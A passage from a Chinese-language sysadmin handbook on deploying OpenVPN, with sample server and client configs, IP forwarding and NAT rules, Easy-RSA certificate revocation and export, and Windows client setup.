;client-config-dir ccd
;route 10.9.0.0 255.255.255.252
# Then add this line to ccd/Thelonious:
#   ifconfig-push 10.9.0.1 10.9.0.2

# Suppose that you want to enable different
# firewall access policies for different groups
# of clients.  There are two methods:
# (1) Run multiple OpenVPN daemons, one for each
#     group, and firewall the TUN/TAP interface
#     for each group/daemon appropriately.
# (2) (Advanced) Create a script to dynamically
#     modify the firewall in response to access
#     from different clients.  See man
#     page for more info on learn-address script.
;learn-address ./script

# If enabled, this directive will configure
# all clients to redirect their default
# network gateway through the VPN, causing
# all IP traffic such as web browsing and
# and DNS lookups to go through the VPN
# (The OpenVPN server machine may need to NAT
# or bridge the TUN/TAP interface to the internet
# in order for this to work properly).
push "redirect-gateway def1 bypass-dhcp"

# Certain Windows-specific network settings
```

```
# can be pushed to clients, such as DNS
# or WINS server addresses.  CAVEAT:
# http://openvpn.net/faq.html#dhcpcaveats
# The addresses below refer to the public
# DNS servers provided by opendns.com.
;push "dhcp-option DNS 208.67.222.222"
;push "dhcp-option DNS 208.67.220.220"

# Uncomment this directive to allow different
# clients to be able to "see" each other.
# By default, clients will only see the server.
# To force clients to only see the server, you
# will also need to appropriately firewall the
# server's TUN/TAP interface.
;client-to-client

# Uncomment this directive if multiple clients
# might connect with the same certificate/key
# files or common names.  This is recommended
# only for testing purposes.  For production use,
# each client should have its own certificate/key
# pair.
#
# IF YOU HAVE NOT GENERATED INDIVIDUAL
# CERTIFICATE/KEY PAIRS FOR EACH CLIENT,
# EACH HAVING ITS OWN UNIQUE "COMMON NAME",
# UNCOMMENT THIS LINE OUT.
;duplicate-cn

# The keepalive directive causes ping-like
# messages to be sent back and forth over
# the link so that each side knows when
# the other side has gone down.
# Ping every 10 seconds, assume that remote
# peer is down if no ping received during
# a 120 second time period.
keepalive 10 120

# For extra security beyond that provided
# by SSL/TLS, create an "HMAC firewall"
# to help block DoS attacks and UDP port flooding.
#
# Generate with:
#   openvpn --genkey --secret ta.key
#
```

```
# The server and each client must have
# a copy of this key.
# The second parameter should be '0'
# on the server and '1' on the clients.
tls-auth ta.key 0 # This file is secret

# Select a cryptographic cipher.
# This config item must be copied to
# the client config file as well.
# Note that v2.4 client/server will automatically
# negotiate AES-256-GCM in TLS mode.
# See also the ncp-cipher option in the manpage
cipher AES-256-CBC

# Enable compression on the VPN link and push the
# option to the client (v2.4+ only, for earlier
# versions see below)
;compress lz4-v2
;push "compress lz4-v2"

# For compression compatible with older clients use comp-
lzo
# If you enable it here, you must also
# enable it in the client config file.
;comp-lzo

# The maximum number of concurrently connected
# clients we want to allow.
;max-clients 100

# It's a good idea to reduce the OpenVPN
# daemon's privileges after initialization.
#
# You can uncomment this out on
# non-Windows systems.
;user nobody
;group nobody

# The persist options will try to avoid
# accessing certain resources on restart
# that may no longer be accessible because
# of the privilege downgrade.
persist-key
persist-tun
```

```
# Output a short status file showing
# current connections, truncated
# and rewritten every minute.
status openvpn-status.log

# By default, log messages will go to the syslog (or
# on Windows, if running as a service, they will go to
# the "\Program Files\OpenVPN\log" directory).
# Use log or log-append to override this default.
# "log" will truncate the log file on OpenVPN startup,
# while "log-append" will append to it.  Use one
# or the other (but not both).
log         openvpn.log
;log-append  openvpn.log

# Set the appropriate level of log
# file verbosity.
#
# 0 is silent, except for fatal errors
# 4 is reasonable for general usage
# 5 and 6 can help to debug connection problems
# 9 is extremely verbose
verb 3

# Silence repeating messages.  At most 20
# sequential messages of the same message
# category will be output to the log.
;mute 20

# Notify the client that when the server restarts so it
# can automatically reconnect.
explicit-exit-notify 1
```

4. 启用IP转发

```
# vim /etc/sysctl.conf
# Controls IP packet forwarding
net.ipv4.ip_forward = 1
```

net.ipv4.ip_forward = 1 使IP转发生效

```
sysctl -w net.ipv4.ip_forward=1
```

5. IP伪装

```
iptables -A INPUT -p udp --dport 1194 -j ACCEPT
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

6. 启动 OpenVPN

```
systemctl enable openvpn@server.service
systemctl start openvpn@server.service
```

Easy-RSA 3

吊销用户证书

使用 revoke 撤销证书

```
[root@netkiller 3.0.3]# easyrsa revoke netkiller

Note: using Easy-RSA configuration from: ./vars


Please confirm you wish to revoke the certificate with the
following subject:
```

```
subject=
    commonName                = netkiller


Type the word 'yes' to continue, or any other input to abort.
  Continue with revocation: yes
Using configuration from /usr/share/easy-rsa/3.0.3/openssl-
1.0.cnf
Enter pass phrase for /usr/share/easy-
rsa/3.0.3/pki/private/ca.key:
Revoking Certificate 0E359A14EAC019731B6E8B63E3E006B6.
Data Base Updated

IMPORTANT!!!

Revocation was successful. You must run gen-crl and upload a
CRL to your
infrastructure in order to prevent the revoked cert from being
accepted.
```

生成证书撤销列表

```
[root@netkiller 3.0.3]# easyrsa gen-crl

Note: using Easy-RSA configuration from: ./vars
Using configuration from /usr/share/easy-rsa/3.0.3/openssl-
1.0.cnf
Enter pass phrase for /usr/share/easy-
rsa/3.0.3/pki/private/ca.key:

An updated CRL has been created.
CRL file: /usr/share/easy-rsa/3.0.3/pki/crl.pem
```

导出 PKCS 7/PKCS 12 证书

可以使用 export-p7 和 export-p12 生成 PKCS 7/PKCS 12文件。支持两个参数：noca 和 nokey。

```
[root@netkiller 3.0.3]# easyrsa export-p7 netkiller

Note: using Easy-RSA configuration from: ./vars

Successful export of p7 file. Your exported file is at the
following
location: /usr/share/easy-rsa/3.0.3/pki/issued/netkiller.p7b
```

```
[root@netkiller 3.0.3]# easyrsa export-p12 netkiller

Note: using Easy-RSA configuration from: ./vars
Enter pass phrase for /usr/share/easy-
rsa/3.0.3/pki/private/netkiller.key:
Enter Export Password:
Verifying - Enter Export Password:

Successful export of p12 file. Your exported file is at the
following
location: /usr/share/easy-rsa/3.0.3/pki/private/netkiller.p12
```

查看请求文件

```
[root@netkiller 3.0.3]# easyrsa show-req netkiller

Note: using Easy-RSA configuration from: ./vars

Showing req details for 'netkiller'.
This file is stored at:
/usr/share/easy-rsa/3.0.3/pki/reqs/netkiller.req

Certificate Request:
    Data:
        Version: 0 (0x0)
        Subject:
```

```
            commonName                = netkiller
        Attributes:
            a0:00
```

查看证书

```
[root@netkiller 3.0.3]# easyrsa show-cert netkiller

Note: using Easy-RSA configuration from: ./vars

Showing cert details for 'netkiller'.
This file is stored at:
/usr/share/easy-rsa/3.0.3/pki/issued/netkiller.crt

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            0e:35:9a:14:ea:c0:19:73:1b:6e:8b:63:e3:e0:06:b6
    Signature Algorithm: sha256WithRSAEncryption
        Issuer:
            commonName                = Easy-RSA CA
        Validity
            Not Before: Jul 31 08:49:25 2018 GMT
            Not After : Jul 31 08:49:25 2019 GMT
        Subject:
            commonName                = netkiller
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            X509v3 Subject Key Identifier:

98:74:4D:E3:FC:56:B5:B1:67:71:16:48:92:86:44:AE:CB:D2:70:0D
            X509v3 Authority Key Identifier:

keyid:A3:92:2F:41:9C:3E:92:A8:70:C0:57:4B:5A:35:F0:28:CF:7A:CC:
E7
                DirName:/CN=Easy-RSA CA
                serial:BB:05:A6:1E:5C:94:B2:0B
```

```
            X509v3 Extended Key Usage:
                TLS Web Server Authentication
            X509v3 Key Usage:
                Digital Signature, Key Encipherment
            X509v3 Subject Alternative Name:
                DNS:netkiller
```

导入 **req** 文件

```
./easyrsa import-req /tmp/path/to/import.req EntityName
./easyrsa sign-req client EntityName
```

更新数据库

```
[root@netkiller 3.0.3]# easyrsa update-db

Note: using Easy-RSA configuration from: ./vars
Using configuration from /usr/share/easy-rsa/3.0.3/openssl-
1.0.cnf
Enter pass phrase for /usr/share/easy-
rsa/3.0.3/pki/private/ca.key:
```

Easy-RSA 2 吊销**(revoke)**用户证书

```
$ . vars
$ ./revoke-full client1
$ sudo cp keys/crl.pem /etc/openvpn/
```

命令执行完成之后， 会在 keys 目录下面， 生成一个 crl.pem 文件,这个文件中包含了吊销证书的名单。

确认成功注销某个证书，可以打开keys/index.txt 文件，可以看到前面已被标记为R的注销证书

```
$ grep ^R keys/index.txt
R       200908052722Z   110218014133Z   04      unknown
/C=CN/ST=GD/L=Shenzhen/O=EXAMPLE.COM/CN=client1/emailAddress=cl
ient1@EXAMPLE.com
```

在服务端的配置文件 server.conf 中，加入这样一行：

```
crl-verify crl.pem
```

Openvpn Client

```
$ cd /usr/share/doc/openvpn/examples/easy-rsa/2.0
$ cp keys/ca.crt keys/client1.crt keys/client1.key
/etc/openvpn/
```

过程 33.6. Openvpn Client 安装步骤

1. CONFIGURE THE CLIENTS

   修改 remote my-server-1 1194

   例 **33.5. client.conf**

```
<![CDATA[
##############################################
# Sample client-side OpenVPN 2.0 config file #
# for connecting to multi-client server.     #
#                                            #
# This configuration can be used by multiple #
# clients, however each client should have   #
# its own cert and key files.                #
#                                            #
# On Windows, you might want to rename this  #
# file so it has a .ovpn extension           #
##############################################

# Specify that we are a client and that we
# will be pulling certain config file directives
# from the server.
client

# Use the same setting as you are using on
# the server.
# On most systems, the VPN will not function
# unless you partially or fully disable
# the firewall for the TUN/TAP interface.
;dev tap
dev tun

# Windows needs the TAP-Win32 adapter name
# from the Network Connections panel
# if you have more than one.  On XP SP2,
# you may need to disable the firewall
# for the TAP adapter.
;dev-node MyTap

# Are we connecting to a TCP or
# UDP server?  Use the same setting as
# on the server.
;proto tcp
proto udp

# The hostname/IP and port of the server.
# You can have multiple remote entries
# to load balance between the servers.
remote vpn.vpn.netkiller.cn 1194
```

```
;remote my-server-2 1194

# Choose a random host from the remote
# list for load-balancing.  Otherwise
# try hosts in the order specified.
;remote-random

# Keep trying indefinitely to resolve the
# host name of the OpenVPN server.  Very useful
# on machines which are not permanently connected
# to the internet such as laptops.
resolv-retry infinite

# Most clients don't need to bind to
# a specific local port number.
nobind

# Downgrade privileges after initialization (non-Windows
only)
;user nobody
;group nogroup

# Try to preserve some state across restarts.
persist-key
persist-tun

# If you are connecting through an
# HTTP proxy to reach the actual OpenVPN
# server, put the proxy server/IP and
# port number here.  See the man page
# if your proxy server requires
# authentication.
;http-proxy-retry # retry on connection failures
;http-proxy [proxy server] [proxy port #]

# Wireless networks often produce a lot
# of duplicate packets.  Set this flag
# to silence duplicate packet warnings.
;mute-replay-warnings

# SSL/TLS parms.
# See the server config file for more
# description.  It's best to use
# a separate .crt/.key file pair
# for each client.  A single ca
```

```
# file can be used for all clients.
ca ca.crt
cert client1.crt
key client1.key

# Verify server certificate by checking
# that the certicate has the nsCertType
# field set to "server".  This is an
# important precaution to protect against
# a potential attack discussed here:
#  http://openvpn.net/howto.html#mitm
#
# To use this feature, you will need to generate
# your server certificates with the nsCertType
# field set to "server".  The build-key-server
# script in the easy-rsa folder will do this.
;ns-cert-type server

# If a tls-auth key is used on the server
# then every client must also have the key.
;tls-auth ta.key 1

# Select a cryptographic cipher.
# If the cipher option is used on the server
# then you must also specify it here.
;cipher x

# Enable compression on the VPN link.
# Don't enable this unless it is also
# enabled in the server config file.
comp-lzo

# Set log file verbosity.
verb 3

# Silence repeating messages
;mute 20
```

2. 禁止Server端 redirect-gateway def1

```
redirect-gateway local
```

```

```

OpenVPN GUI for Windows

Windows Server

过程 33.7. For Windows Server

1. http://openvpn.se/

   http://openvpn.se/files/install_packages/openvpn-2.0.9-gui-1.0.3-install.exe

   下载安装后,会在系统托盘上显示图标.这时并不能使用,使用创建配置文件后托盘图标才会显示连接菜单

2. 创建证书

```
C:\Documents and Settings\Neo>cd "\Program
Files\OpenVPN\easy-rsa"
C:\Program Files\OpenVPN\easy-rsa>
C:\Program Files\OpenVPN\easy-rsa>init-config.bat
```

   编辑vars.bat

```
set KEY_COUNTRY=CN
set KEY_PROVINCE=GD
set KEY_CITY=Shenzhen
set KEY_ORG=netkiller.cn
set KEY_EMAIL=netkiller@msn.com
```

```
C:\Program Files\OpenVPN\easy-rsa>clean-all.bat
C:\Program Files\OpenVPN\easy-rsa>vars.bat
```

创建CA证书

```
C:\Program Files\OpenVPN\easy-rsa>build-ca.bat
Loading 'screen' into random state - done
Generating a 1024 bit RSA private key
......++++++
......++++++
writing new private key to 'keys\ca.key'
-----
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a
Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [CN]:
State or Province Name (full name) [GD]:
Locality Name (eg, city) [Shenzhen]:
Organization Name (eg, company) [netkiller.cn]:
Organizational Unit Name (eg, section) []:vpn
Common Name (eg, your name or your server's hostname)
[]:netkiller.cn
Email Address [netkiller@msn.com]:

C:\Program Files\OpenVPN\easy-rsa>
```

dh

```
C:\Program Files\OpenVPN\easy-rsa>build-dh.bat
Loading 'screen' into random state - done
Generating DH parameters, 1024 bit long safe prime,
```

```
generator 2
This is going to take a long time
.........................+...................+............
.....................
...............................+...........+.............
........+.......+....
.......................................................
....+..+.............
.+.....................................+................
.....................
...+..+...........+..............................+.......
.....................
.............................................+.....+....
.....................
.............................................+.....+....
..+..................
....................................+.....................
.....................
.......................................................
..............+.....+
.....................................+...................
..+..................
....+..................................................
.....................
.....................+............................+.......
.....................
.......................................................
.....................
.......................................................
.....................
...........................+..................+............
..........+......+...
.............+...................+........................
.....................
.................+.....................................
...+.................
.......................................................
.....................
...............................+....+..................+...
.....................
...................+.......+...............................
.....................
..+................+.....................................
.....................
.......................................................
```

```
.....................
.....................................................
....+.................
.......+.....................................................
......++*++++++*

C:\Program Files\OpenVPN\easy-rsa>
```

server key

```
C:\Program Files\OpenVPN\easy-rsa>build-key-server.bat
server
Loading 'screen' into random state - done
Generating a 1024 bit RSA private key
........++++++
......................++++++
writing new private key to 'keys\server.key'
-----
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a
Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [CN]:
State or Province Name (full name) [GD]:
Locality Name (eg, city) [Shenzhen]:
Organization Name (eg, company) [netkiller.cn]:
Organizational Unit Name (eg, section) []:vpn
Common Name (eg, your name or your server's hostname)
[]:netkiller.cn
Email Address [netkiller@msn.com]:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:chen
An optional company name []:
```

```
Using configuration from openssl.cnf
Loading 'screen' into random state - done
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'CN'
stateOrProvinceName   :PRINTABLE:'GD'
localityName          :PRINTABLE:'Shenzhen'
organizationName      :PRINTABLE:'netkiller.cn'
organizationalUnitName:PRINTABLE:'vpn'
commonName            :PRINTABLE:'netkiller.cn'
emailAddress          :IA5STRING:'netkiller@msn.com'
Certificate is to be certified until Jun  9 03:14:55 2017
GMT (3650 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated

C:\Program Files\OpenVPN\easy-rsa>
```

client key

```


C:\Program Files\OpenVPN\easy-rsa>build-key.bat client
Loading 'screen' into random state - done
Generating a 1024 bit RSA private key
......++++++
.....................++++++
writing new private key to 'keys\client.key'
-----
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a
Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
```

```
-----
Country Name (2 letter code) [CN]:
State or Province Name (full name) [GD]:
Locality Name (eg, city) [Shenzhen]:
Organization Name (eg, company) [netkiller.cn]:
Organizational Unit Name (eg, section) []:vpn
Common Name (eg, your name or your server's hostname)
[]:netkiller.cn
Email Address [netkiller@msn.com ]:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:chen
An optional company name []:
Using configuration from openssl.cnf
Loading 'screen' into random state - done
DEBUG[load_index]: unique_subject = "yes"
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'CN'
stateOrProvinceName   :PRINTABLE:'GD'
localityName          :PRINTABLE:'Shenzhen'
organizationName      :PRINTABLE:'netkiller.cn'
organizationalUnitName:PRINTABLE:'vpn'
commonName            :PRINTABLE:'netkiller.cn'
emailAddress          :IA5STRING:'netkiller@msn.com'
Certificate is to be certified until Jun  9 03:17:55 2017
GMT (3650 days)
Sign the certificate? [y/n]:y
failed to update database
TXT_DB error number 2

C:\Program Files\OpenVPN\easy-rsa>
```

3. 配置

例 33.6. server.ovpn

```
<![CDATA[
##############################################
```

```
# Sample OpenVPN 2.0 config file for            #
# multi-client server.                          #
#                                               #
# This file is for the server side              #
# of a many-clients <-> one-server              #
# OpenVPN configuration.                        #
#                                               #
# OpenVPN also supports                         #
# single-machine <-> single-machine             #
# configurations (See the Examples page         #
# on the web site for more info).               #
#                                               #
# This config should work on Windows            #
# or Linux/BSD systems.  Remember on            #
# Windows to quote pathnames and use            #
# double backslashes, e.g.:                     #
# "C:\\Program Files\\OpenVPN\\config\\foo.key" #
#                                               #
# Comments are preceded with '#' or ';'         #
#################################################

# Which local IP address should OpenVPN
# listen on? (optional)
;local a.b.c.d

# Which TCP/UDP port should OpenVPN listen on?
# If you want to run multiple OpenVPN instances
# on the same machine, use a different port
# number for each one.  You will need to
# open up this port on your firewall.
port 1194

# TCP or UDP server?
;proto tcp
proto udp

# "dev tun" will create a routed IP tunnel,
# "dev tap" will create an ethernet tunnel.
# Use "dev tap0" if you are ethernet bridging
# and have precreated a tap0 virtual interface
# and bridged it with your ethernet interface.
# If you want to control access policies
# over the VPN, you must create firewall
# rules for the the TUN/TAP interface.
# On non-Windows systems, you can give
```

```
# an explicit unit number, such as tun0.
# On Windows, use "dev-node" for this.
# On most systems, the VPN will not function
# unless you partially or fully disable
# the firewall for the TUN/TAP interface.
;dev tap
dev tun

# Windows needs the TAP-Win32 adapter name
# from the Network Connections panel if you
# have more than one.  On XP SP2 or higher,
# you may need to selectively disable the
# Windows firewall for the TAP adapter.
# Non-Windows systems usually don't need this.
;dev-node MyTap

# SSL/TLS root certificate (ca), certificate
# (cert), and private key (key).  Each client
# and the server must have their own cert and
# key file.  The server and all clients will
# use the same ca file.
#
# See the "easy-rsa" directory for a series
# of scripts for generating RSA certificates
# and private keys.  Remember to use
# a unique Common Name for the server
# and each of the client certificates.
#
# Any X509 key management system can be used.
# OpenVPN can also use a PKCS #12 formatted key file
# (see "pkcs12" directive in man page).
ca ca.crt
cert server.crt
key server.key  # This file should be kept secret

# Diffie hellman parameters.
# Generate your own with:
#   openssl dhparam -out dh1024.pem 1024
# Substitute 2048 for 1024 if you are using
# 2048 bit keys.
dh dh1024.pem

# Configure server mode and supply a VPN subnet
# for OpenVPN to draw client addresses from.
# The server will take 10.8.0.1 for itself,
```

```
# the rest will be made available to clients.
# Each client will be able to reach the server
# on 10.8.0.1. Comment this line out if you are
# ethernet bridging. See the man page for more info.
server 10.8.0.0 255.255.255.0

# Maintain a record of client <-> virtual IP address
# associations in this file.  If OpenVPN goes down or
# is restarted, reconnecting clients can be assigned
# the same virtual IP address from the pool that was
# previously assigned.
ifconfig-pool-persist ipp.txt

# Configure server mode for ethernet bridging.
# You must first use your OS's bridging capability
# to bridge the TAP interface with the ethernet
# NIC interface.  Then you must manually set the
# IP/netmask on the bridge interface, here we
# assume 10.8.0.4/255.255.255.0.  Finally we
# must set aside an IP range in this subnet
# (start=10.8.0.50 end=10.8.0.100) to allocate
# to connecting clients.  Leave this line commented
# out unless you are ethernet bridging.
;server-bridge 10.8.0.4 255.255.255.0 10.8.0.50 10.8.0.100

# Push routes to the client to allow it
# to reach other private subnets behind
# the server.  Remember that these
# private subnets will also need
# to know to route the OpenVPN client
# address pool (10.8.0.0/255.255.255.0)
# back to the OpenVPN server.
;push "route 192.168.10.0 255.255.255.0"
;push "route 192.168.20.0 255.255.255.0"

# To assign specific IP addresses to specific
# clients or if a connecting client has a private
# subnet behind it that should also have VPN access,
# use the subdirectory "ccd" for client-specific
# configuration files (see man page for more info).

# EXAMPLE: Suppose the client
# having the certificate common name "Thelonious"
# also has a small subnet behind his connecting
# machine, such as 192.168.40.128/255.255.255.248.
```

```
# First, uncomment out these lines:
;client-config-dir ccd
;route 192.168.40.128 255.255.255.248
# Then create a file ccd/Thelonious with this line:
#   iroute 192.168.40.128 255.255.255.248
# This will allow Thelonious' private subnet to
# access the VPN.  This example will only work
# if you are routing, not bridging, i.e. you are
# using "dev tun" and "server" directives.

# EXAMPLE: Suppose you want to give
# Thelonious a fixed VPN IP address of 10.9.0.1.
# First uncomment out these lines:
;client-config-dir ccd
;route 10.9.0.0 255.255.255.252
# Then add this line to ccd/Thelonious:
#   ifconfig-push 10.9.0.1 10.9.0.2

# Suppose that you want to enable different
# firewall access policies for different groups
# of clients.  There are two methods:
# (1) Run multiple OpenVPN daemons, one for each
#     group, and firewall the TUN/TAP interface
#     for each group/daemon appropriately.
# (2) (Advanced) Create a script to dynamically
#     modify the firewall in response to access
#     from different clients.  See man
#     page for more info on learn-address script.
;learn-address ./script

# If enabled, this directive will configure
# all clients to redirect their default
# network gateway through the VPN, causing
# all IP traffic such as web browsing and
# and DNS lookups to go through the VPN
# (The OpenVPN server machine may need to NAT
# the TUN/TAP interface to the internet in
# order for this to work properly).
# CAVEAT: May break client's network config if
# client's local DHCP server packets get routed
# through the tunnel.  Solution: make sure
# client's local DHCP server is reachable via
# a more specific route than the default route
# of 0.0.0.0/0.0.0.0.
;push "redirect-gateway"
```

```
# Certain Windows-specific network settings
# can be pushed to clients, such as DNS
# or WINS server addresses.  CAVEAT:
# http://openvpn.net/faq.html#dhcpcaveats
;push "dhcp-option DNS 10.8.0.1"
;push "dhcp-option WINS 10.8.0.1"

# Uncomment this directive to allow different
# clients to be able to "see" each other.
# By default, clients will only see the server.
# To force clients to only see the server, you
# will also need to appropriately firewall the
# server's TUN/TAP interface.
;client-to-client

# Uncomment this directive if multiple clients
# might connect with the same certificate/key
# files or common names.  This is recommended
# only for testing purposes.  For production use,
# each client should have its own certificate/key
# pair.
#
# IF YOU HAVE NOT GENERATED INDIVIDUAL
# CERTIFICATE/KEY PAIRS FOR EACH CLIENT,
# EACH HAVING ITS OWN UNIQUE "COMMON NAME",
# UNCOMMENT THIS LINE OUT.
;duplicate-cn

# The keepalive directive causes ping-like
# messages to be sent back and forth over
# the link so that each side knows when
# the other side has gone down.
# Ping every 10 seconds, assume that remote
# peer is down if no ping received during
# a 120 second time period.
keepalive 10 120

# For extra security beyond that provided
# by SSL/TLS, create an "HMAC firewall"
# to help block DoS attacks and UDP port flooding.
#
# Generate with:
#   openvpn --genkey --secret ta.key
#
```

```
# The server and each client must have
# a copy of this key.
# The second parameter should be '0'
# on the server and '1' on the clients.
;tls-auth ta.key 0 # This file is secret

# Select a cryptographic cipher.
# This config item must be copied to
# the client config file as well.
;cipher BF-CBC        # Blowfish (default)
;cipher AES-128-CBC   # AES
;cipher DES-EDE3-CBC  # Triple-DES

# Enable compression on the VPN link.
# If you enable it here, you must also
# enable it in the client config file.
comp-lzo

# The maximum number of concurrently connected
# clients we want to allow.
;max-clients 100

# It's a good idea to reduce the OpenVPN
# daemon's privileges after initialization.
#
# You can uncomment this out on
# non-Windows systems.
;user nobody
;group nobody

# The persist options will try to avoid
# accessing certain resources on restart
# that may no longer be accessible because
# of the privilege downgrade.
persist-key
persist-tun

# Output a short status file showing
# current connections, truncated
# and rewritten every minute.
status openvpn-status.log

# By default, log messages will go to the syslog (or
# on Windows, if running as a service, they will go to
# the "\Program Files\OpenVPN\log" directory).
```

```
# Use log or log-append to override this default.
# "log" will truncate the log file on OpenVPN startup,
# while "log-append" will append to it.  Use one
# or the other (but not both).
;log         openvpn.log
;log-append  openvpn.log

# Set the appropriate level of log
# file verbosity.
#
# 0 is silent, except for fatal errors
# 4 is reasonable for general usage
# 5 and 6 can help to debug connection problems
# 9 is extremely verbose
verb 3

# Silence repeating messages.  At most 20
# sequential messages of the same message
# category will be output to the log.
;mute 20
```

Windows Client

过程 33.8. For Windows Client

1. 配置文件

   将C:\Program Files\OpenVPN\sample-config目录下的client.ovpn复制到C:\Program Files\OpenVPN\config

   ca.crt, client.crt, client.key 三个文件复制到 C:\Program Files\OpenVPN\config

   修改;remote my-server-1 1194

```
remote vpn.vpn.netkiller.cn 1194
```

编辑client.ovpn文件

例 33.7. client.ovpn

```
##############################################
# Sample client-side OpenVPN 2.0 config file #
# for connecting to multi-client server.     #
#                                            #
# This configuration can be used by multiple #
# clients, however each client should have   #
# its own cert and key files.                #
#                                            #
# On Windows, you might want to rename this  #
# file so it has a .ovpn extension           #
##############################################

# Specify that we are a client and that we
# will be pulling certain config file directives
# from the server.
client

# Use the same setting as you are using on
# the server.
# On most systems, the VPN will not function
# unless you partially or fully disable
# the firewall for the TUN/TAP interface.
;dev tap
dev tun

# Windows needs the TAP-Win32 adapter name
# from the Network Connections panel
# if you have more than one.  On XP SP2,
# you may need to disable the firewall
# for the TAP adapter.
;dev-node MyTap

# Are we connecting to a TCP or
# UDP server?  Use the same setting as
# on the server.
;proto tcp
proto udp

# The hostname/IP and port of the server.
```

```
# You can have multiple remote entries
# to load balance between the servers.
remote vpn.netkiller.cn 1194
;remote my-server-2 1194

# Choose a random host from the remote
# list for load-balancing.  Otherwise
# try hosts in the order specified.
;remote-random

# Keep trying indefinitely to resolve the
# host name of the OpenVPN server.  Very useful
# on machines which are not permanently connected
# to the internet such as laptops.
resolv-retry infinite

# Most clients don't need to bind to
# a specific local port number.
nobind

# Downgrade privileges after initialization (non-Windows
only)
;user nobody
;group nobody

# Try to preserve some state across restarts.
persist-key
persist-tun

# If you are connecting through an
# HTTP proxy to reach the actual OpenVPN
# server, put the proxy server/IP and
# port number here.  See the man page
# if your proxy server requires
# authentication.
;http-proxy-retry # retry on connection failures
;http-proxy [proxy server] [proxy port #]

# Wireless networks often produce a lot
# of duplicate packets.  Set this flag
# to silence duplicate packet warnings.
;mute-replay-warnings

# SSL/TLS parms.
# See the server config file for more
```

```
# description.  It's best to use
# a separate .crt/.key file pair
# for each client.  A single ca
# file can be used for all clients.
ca ca.crt
cert client1.crt
key client1.key

# Verify server certificate by checking
# that the certicate has the nsCertType
# field set to "server".  This is an
# important precaution to protect against
# a potential attack discussed here:
#  http://openvpn.net/howto.html#mitm
#
# To use this feature, you will need to generate
# your server certificates with the nsCertType
# field set to "server".  The build-key-server
# script in the easy-rsa folder will do this.
;ns-cert-type server

# If a tls-auth key is used on the server
# then every client must also have the key.
;tls-auth ta.key 1

# Select a cryptographic cipher.
# If the cipher option is used on the server
# then you must also specify it here.
;cipher x

# Enable compression on the VPN link.
# Don't enable this unless it is also
# enabled in the server config file.
comp-lzo

# Set log file verbosity.
verb 3

# Silence repeating messages
;mute 20
```

2. 连接到VPN服务器

托盘图标上->右键->选择 [Connect] 菜单

客户端路由设置

client.ovpn 中加入

```
# Silence repeating messages
;mute 20
up client.ovpn_up.bat
```

client.ovpn_up.bat

```
@echo off
@echo 5秒后执行添加路由
set t=5
ping -n %t% 127.0.0.1>nul
@echo 开始执行添加路由

route ADD 0.0.0.0 MASK 0.0.0.0 192.168.90.254

route DELETE 0.0.0.0 MASK 128.0.0.0 10.8.0.21
route DELETE 128.0.0.0 MASK 128.0.0.0 10.8.0.21


rem route ADD 10.0.0 MASK 255.0.0.0 192.168.90.252
rem route ADD 192.168.0 MASK 255.255.0.0 192.168.90.252
rem route ADD 202.96.0.0 MASK 255.255.0.0 192.168.90.252
```

point-to-point VPNs

过程 33.9. This example demonstrates a bare-bones point-to-point OpenVPN configuration.

1. Generate a static key

```
$ cd /etc/openvpn/
$ sudo openvpn --genkey --secret static.key
```

2. server configuration file

```
$ cd /usr/share/doc/openvpn/examples/sample-config-files
$ sudo cp static-office.conf office.up /etc/openvpn/
```

static-office.conf

```
$ sudo vim static-office.conf
```

3. client configuration file

```
$ cd /usr/share/doc/openvpn/examples/sample-config-files
$ sudo cp static-home.conf home.up /etc/openvpn/
$ cd /etc/openvpn/
$ scp user@vpn.netkiller.cn:/etc/openvpn/static.key .
```

static-home.conf

```
remote vpn.netkiller.cn
```

OpenVPN GUI for Windows

```
copy C:\Program Files\OpenVPN\sample-config\sample.ovpn
```

```
C:\Program Files\OpenVPN\config
```

VPN 案例

server and client vpn

```
                <![CDATA[
office (linux)                                      home (xp)
--------------                                      ----------
172.16.0.1 eth0                                     192.168.0.1
    ^                                                   ^
    |                                                   |
10.8.0.1 tun0  --> 10.8.0.2 <---> 10.8.0.5 <--   10.8.0.6

testing home - > office
-------------------------------------------------------------

ping 10.8.0.1 OK
ping 172.16.0.1 OK
ping 172.16.0.254 OK
```

例 33.8. office.conf

office

```
                        <![CDATA[
$ sudo sysctl -w net.ipv4.ip_forward=1
$ sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

```
##############################################
# Sample OpenVPN 2.0 config file for         #
# multi-client server.                       #
#                                            #
```

```
# This file is for the server side              #
# of a many-clients <-> one-server              #
# OpenVPN configuration.                        #
#                                               #
# OpenVPN also supports                         #
# single-machine <-> single-machine             #
# configurations (See the Examples page         #
# on the web site for more info).               #
#                                               #
# This config should work on Windows            #
# or Linux/BSD systems.  Remember on            #
# Windows to quote pathnames and use            #
# double backslashes, e.g.:                     #
# "C:\\Program Files\\OpenVPN\\config\\foo.key" #
#                                               #
# Comments are preceded with '#' or ';'         #
#################################################

# Which local IP address should OpenVPN
# listen on? (optional)
;local a.b.c.d

# Which TCP/UDP port should OpenVPN listen on?
# If you want to run multiple OpenVPN instances
# on the same machine, use a different port
# number for each one.  You will need to
# open up this port on your firewall.
port 1194

# TCP or UDP server?
;proto tcp
proto udp

# "dev tun" will create a routed IP tunnel,
# "dev tap" will create an ethernet tunnel.
